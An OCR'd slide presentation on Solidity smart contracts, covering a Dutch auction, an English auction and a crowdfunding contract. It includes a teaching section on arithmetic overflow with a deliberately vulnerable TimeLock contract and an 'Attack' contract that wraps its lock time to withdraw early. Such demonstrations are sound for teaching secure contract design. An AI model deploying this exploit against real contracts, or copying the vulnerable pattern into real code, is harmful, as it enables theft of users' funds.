
Blockchain Presentation

Contracts in Solidity


Satvinder Singh and Akhoury Shauryam

Chennai Mathematical Institute

Contracts in Solidity




Dutch Auction



English Auction

$$
\begin{array}{r}
1101 \\
+\ 0011 \\
\hline
0000
\end{array}
$$


Arithmetic Overflow Vulnerability



Crowd Funding

Dutch Auction

Dutch Auction



1. Seller sets a starting price
2. Price decreases with time
3. Auction ends when either a buyer bids or time exceeds the duration of the auction

Overview

```
pragma solidity ^0.8.13;

contract DutchAuction {

  // Some state variables for duration, seller, starting price etc.

  // initialize auction
  constructor () {}

  // function to return price
  function getPrice() public view returns (uint) {}

  // function to buy
  function buy () external payable {}
}
```

NFTs

- What exactly are we selling?
- Anything as long as there is a sense of ownership and transferability
- In this case, NFTs (Non-fungible tokens)

```
interface IERC721 {
    function transferFrom(
        address _from,
        address _to,
        uint _nftId
    ) external;
}
```

State Variables

```
uint private constant DURATION = 7 days;

IERC721 public immutable nft;
uint public immutable nftId;

address payable public immutable seller;
uint public immutable startingPrice;
uint public immutable startAt;
uint public immutable expiresAt;
uint public immutable discountRate;
```

Constructor

```
constructor(
        uint _startingPrice,
        uint _discountRate,
        address _nft,
        uint _nftId
    ) {
        seller = payable(msg.sender);
        startingPrice = _startingPrice;
        startAt = block.timestamp;
        expiresAt = block.timestamp + DURATION;
        discountRate = _discountRate;

        require(_startingPrice >= _discountRate * DURATION, "starting
            price < min");

        nft = IERC721(_nft);
        nftId = _nftId;
    }
```

getPrice function

```
function getPrice() public view returns (uint) {
    uint timeElapsed = block.timestamp - startAt;
    uint discount = discountRate * timeElapsed;
    return startingPrice - discount;
}
```

buy function

```
function buy() external payable {
    require(block.timestamp < expiresAt, "auction expired");

    uint price = getPrice();
    require(msg.value >= price, "ETH < price");


    nft.transferFrom(seller, msg.sender, nftId);

    uint refund = msg.value - price;
    if (refund > 0) {
        payable(msg.sender).transfer(refund);
    }

    selfdestruct(seller);
}
```

Arithmetic Overflow

Motivation



TimeLock

```
contract TimeLock {
    mapping(address => uint) public balances;
    mapping(address => uint) public lockTime;

    function deposit() external payable {
        balances[msg.sender] += msg.value;
        lockTime[msg.sender] = block.timestamp + 1 weeks;
    }

    function increaseLockTime(uint _secondsToIncrease) public {
        lockTime[msg.sender] += _secondsToIncrease;
    }
```

TimeLock (cont.)

```
    function withdraw() public {
        require(balances[msg.sender] > 0, "Insufficient funds");
        require(block.timestamp > lockTime[msg.sender], "Lock time not
            expired");

        uint amount = balances[msg.sender];
        balances[msg.sender] = 0;

        (bool sent, ) = msg.sender.call{value: amount}("");
        require(sent, "Failed to send Ether");
    }
}
```

Arithmetic Overflow

- result of a calculation that exceeds the memory space designated to hold it

$$\begin{array}{r} 1101 \\ +\ 0011 \\ \hline 10000 \end{array}$$

Arithmetic Overflow

- result of a calculation that exceeds the memory space designated to hold it
- uint can store values upto 2^{256}

$$\begin{array}{r} 1101 \\ +\ 0011 \\ \hline 10000 \end{array}$$

Arithmetic Overflow

- result of a calculation that exceeds the memory space designated to hold it
- uint can store values upto 2^{256}
- ```
  function increaseLockTime(uint _secondsToIncrease) public {
          lockTime[msg.sender] += _secondsToIncrease;
  }
  ```

$$
\begin{array}{r}
1101 \\
+\ 0011 \\
\hline
10000
\end{array}
$$
  ```

Attack

```
contract Attack {
    TimeLock timeLock;

    constructor(TimeLock _timeLock) {
        timeLock = TimeLock(_timeLock);
    }

    fallback() external payable {}


    function attack() public payable {
        timeLock.deposit{value: msg.value}();
        timeLock.increaseLockTime(
            type(uint).max + 1 - timeLock.lockTime(address(this))
        );
        timeLock.withdraw();
    }
}
```

Real life hack

- Overflows and underflows can be a very dangerous thing!
- Default behaviour of Solidity 0.8 for overflow/underflow is to throw an error
- 2 companies: BeautyChain and SmartMesh got hacked in April 2018

English Auction

English Auction



1. Buyers bids an amount greater than the current highest bid
2. Buyers with bids less than highest amount can remove their bid
3. Auction ends after a predecided interval of times (7 days)

Overview

```
pragma solidity ^0.8.13;

contract EnglishAuction {
        event Start();
        event Bid(address indexed sender, uint amount);
        event Withdraw(address indexed bidder, uint amount);
        event End(address winner, uint amount);
  // Some state variables for duration, seller, starting price etc.
  constructor () {}   // initialize the auction

  function start() external {}  // function to start auction

  function bid() external payable {}  // function to place bid

  // function to withdraw bid if not highest
  function withdraw() external {}

  // function to end the auction
  function end() external {}
}
```

NFTs

- Similar to Dutch Auctions, we are selling NFTs.
- We create the Interface of ERC721 NFTs below.

```
interface IERC721 {
    function transferFrom(
        address from,
        address to,
        uint tokenID
    ) external;
}
```

Constructor

```
constructor(
    address _nft,
    uint _nftId,
    uint _startingBid
) {
    nft = IERC721(_nft);
    nftId = _nftId;

    seller = payable(msg.sender);
    highestBid = _startingBid;
}
```

State Variables

```
IERC721 public nft;
uint public nftId;

address payable public seller;
uint public endAt;
bool public started;
bool public ended;

address public highestBidder;
uint public highestBid;
mapping(address => uint) public bids;
```

start function

```
function start() external {
    require(!started, "started");
    require(msg.sender == seller, "not seller");

    nft.transferFrom(msg.sender, address(this), nftId);
    started = true;
    endAt = block.timestamp + 7 days;

    emit Start();
}
```

bid function

```
function bid() external payable {
    require(started, "not started");
    require(block.timestamp < endAt, "ended");
    require(msg.value > highestBid, "value < highest");

    if (highestBidder != address(0)) {
        bids[highestBidder] += highestBid;
    }

    highestBidder = msg.sender;
    highestBid = msg.value;

    emit Bid(msg.sender, msg.value);
}
```

withdraw functions

```
function withdraw() external {
    uint bal = bids[msg.sender];

    bids[msg.sender] = 0;
    payable(msg.sender).transfer(bal);

    emit Withdraw(msg.sender, bal);
}
```

end functions

```
function end() external {
    require(started, "not started");
    require(block.timestamp >= endAt, "not ended");
    require(!ended, "ended");


    ended = true;

    if (highestBidder != address(0)) {
        nft.transferFrom(address(this), highestBidder, nftId);
        seller.transfer(highestBid);
    } else {
        nft.transferFrom(address(this), seller, nftId);
    }

    emit End(highestBidder, highestBid);
}
```

Crowd Funding

Crowd Funding



1. User creates a campaign
2. Patrons can pledge an amount towards the campaign
3. Campaign creator can claim the amount pledged if campaign has ended and amount pledged is greater than campaign goal
4. Patrons can withdraw pledged amount before campaign hits goal

Overview

```
pragma solidity ^0.8.13;

interface IERC20{} // Interface for ERC20

contract CrowdFund {
  // Events

  // Some state variables for campaign goal, pledged, balance etcc.

  constructor () {}   // constructor for campaign

  function launch() external {}     // to launch campaign
  function cancel() external {}     // to cancel campaign
  function pledge() external payable{}     // to pledge as a patron
  function unpledge() external payable{}  // to withdraw as a patron
  function claim() external payable{}      // to claim funds as creator
  function refund() external payable{}     // to refund to all patrons

}
```

Interface

```
interface IERC20 {
    function transfer(address, uint) external returns (bool);

    function transferFrom(
        address _from,
        address _to,
        uint _tokenId
    ) external returns (bool);
}
```

Events

```
event Launch(
    uint id,
    address indexed creator,
    uint goal,
    uint32 startAt,
    uint32 endAt
);
event Cancel(uint id);
event Pledge(uint indexed id, address indexed caller, uint amount);
event Unpledge(uint indexed id, address indexed caller, uint amount);
event Claim(uint id);
event Refund(uint id, address indexed caller, uint amount);
```

State Variables and Constructor

```
struct Campaign {
    address creator; // Creator of campaign
    uint goal; // Amount of tokens to raise
    uint pledged; // Total amount pledged
    uint32 startAt; // Timestamp of start of campaign
    uint32 endAt; // Timestamp of end of campaign
    bool claimed; // True if goal was reached and tokens are claimed.
}

IERC20 public immutable token;
uint public count;
mapping(uint => Campaign) public campaigns;
mapping(uint => mapping(address => uint)) public pledgedAmount;

constructor(address _token) {
    token = IERC20(_token);
}
```

launch function

```
function launch(uint _goal,uint32 _startAt,uint32 _endAt) external {
    require(_startAt >= block.timestamp, "start at < now");
    require(_endAt >= _startAt, "end at < start at");
    require(_endAt <= block.timestamp + 90 days, "end at > max
        duration");

    count += 1;
    campaigns[count] = Campaign({
        creator: msg.sender,
        goal: _goal,
        pledged: 0,
        startAt: _startAt,
        endAt: _endAt,
        claimed: false
    });
    emit Launch(count, msg.sender, _goal, _startAt, _endAt);
}
```

cancel function

```
function cancel(uint _id) external {
    Campaign memory campaign = campaigns[_id];
    require(campaign.creator == msg.sender, "not creator");
    require(block.timestamp < campaign.startAt, "started");

    delete campaigns[_id];
    emit Cancel(_id);
}
```

pledge function

```
function pledge(uint _id, uint _amount) external payable{
    Campaign storage campaign = campaigns[_id];
    require(block.timestamp >= campaign.startAt, "not started");
    require(block.timestamp <= campaign.endAt, "ended");

    campaign.pledged += _amount;
    pledgedAmount[_id][msg.sender] += _amount;
    token.transferFrom(msg.sender, address(this), _amount);

    emit Pledge(_id, msg.sender, _amount);
}
```

unpledge function

```
function unpledge(uint _id, uint _amount) external payable{
    Campaign storage campaign = campaigns[_id];
    require(block.timestamp <= campaign.endAt, "ended");

    token.transfer(msg.sender, _amount);
    campaign.pledged -= _amount;
    pledgedAmount[_id][msg.sender] -= _amount;

    emit Unpledge(_id, msg.sender, _amount);
}
```

claim function

```
function claim(uint _id) external payable{
    Campaign storage campaign = campaigns[_id];
    require(campaign.creator == msg.sender, "not creator");
    require(block.timestamp > campaign.endAt, "not ended");
    require(campaign.pledged >= campaign.goal, "pledged < goal");
    require(!campaign.claimed, "claimed");

    campaign.claimed = true;
    token.transfer(campaign.creator, campaign.pledged);

    emit Claim(_id);
}
```

refund function

```
function refund(uint _id) external payable{
    Campaign memory campaign = campaigns[_id];
    require(block.timestamp > campaign.endAt, "not ended");
    require(campaign.pledged < campaign.goal, "pledged >= goal");

    uint bal = pledgedAmount[_id][msg.sender];
    pledgedAmount[_id][msg.sender] = 0;
    token.transfer(msg.sender, bal);

    emit Refund(_id, msg.sender, bal);
}
```

Thank you